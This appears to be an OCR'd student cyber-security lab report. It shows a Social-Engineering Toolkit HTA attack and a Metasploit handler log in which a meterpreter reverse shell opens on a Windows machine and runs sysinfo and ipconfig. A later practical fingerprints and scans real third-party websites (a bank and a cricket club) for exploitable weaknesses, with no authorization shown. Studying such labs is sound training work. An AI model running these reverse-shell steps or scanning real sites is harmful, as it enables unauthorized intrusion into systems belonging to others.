
Select Web Attack Vectors






The Victim on downloading and running the file create a link with the attacker's machine.


Open File - Security Warning
The publisher could not be verified. Are you sure you want to run this software?
Name: ...SC-CS\Semester 3\CYBER-SECURITY\Launcher.hta
Publisher: Unknown Publisher
Type: HTML Application
From: C:\Users\rudra\Desktop\MSC-CS\Semester 3\CYBE...
Run
Cancel
Always ask before opening this file
This file does not have a valid digital signature that verifies its publisher. You should only run software from publishers you trust. How can I decide what software to run?


[*] Processing /root/.set//meta_config for ERB directives.
resource (/root/.set//meta_config)> use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
resource (/root/.set//meta_config)> set payload windows/meterpreter/reverse_tcp
payload ⇒ windows/meterpreter/reverse_tcp
resource (/root/.set//meta_config)> set LHOST 192.168.37.131
LHOST ⇒ 192.168.37.131
resource (/root/.set//meta_config)> set LPORT 443
LPORT ⇒ 443
resource (/root/.set//meta_config)> set ExitOnSession false
ExitOnSession ⇒ false
resource (/root/.set//meta_config)> set EnableStageEncoding true
EnableStageEncoding ⇒ true
resource (/root/.set//meta_config)> exploit -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
[*] Started reverse TCP handler on 192.168.37.131:443
msf6 exploit(multi/handler) > [*] Encoded stage with x86/shikata_ga_nai
[*] Sending encoded stage (175715 bytes) to 192.168.37.1
[*] Meterpreter session 1 opened (192.168.37.131:443 → 192.168.37.1:63003) at 2022-10-31 05:52:24 -0400
msf6 exploit(multi/handler) > sessions
Active sessions
Id Name Type Information Connection
1 meterpreter x86/windows DESKTOP-0BATOB7\rudra @ DESKTOP-0BATOB7 192.168.37.131:443 → 192.168.37.1:63003 (192.168.37.1)
msf6 exploit(multi/handler) >


msf6 exploit(multi/handler) > sessions 1
[*] Starting interaction with 1...
meterpreter > sysinfo
Computer : DESKTOP-0BATOB7
OS : Windows 10 (10.0 Build 22000).
Architecture : x64
System Language : en_US
Domain : WORKGROUP
Logged On Users : 2
Meterpreter : x86/windows
meterpreter > ipconfig
Interface 1
Name : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff
Interface 9
Name : Microsoft Wi-Fi Direct Virtual Adapter #2
Hardware MAC : c2:91:33:06:78:a3
MTU : 1500
IPv4 Address : 169.254.18.74
IPv4 Netmask : 255.255.0.0
IPv6 Address : fe80::7cc0:3ae5:ffe9:124a

Practical 6


Aim: Practical on Exploiting Web-based applications

1. Reconnaissance and Identification of Web applications

Run the following commands to make sure that you Kali Linux distribution is up to date.


a) sudo apt update
b) sudo apt upgrade
c) sudo apt dist-upgrade

Then we will run the python tool WAFW00F to perform the identification and fingerprinting of a Web Application Firewall. In this case we will check the firewall of www.hdfcbank.com.





Then we will use a Load Balancing Detector on www.hdfcbank.com.


After that, we will perform a WordPress scan on https://www.durhamcricket.co.uk/ to check for any WordPress vulnerabilities that we can exploit.





Then we will use the OWASP directory buster to brute force our way through the target website to get the websites directory structure. To use the OWASP directory buster, you can use the following steps. Here our target website will be “www.testfire.net:80/”.

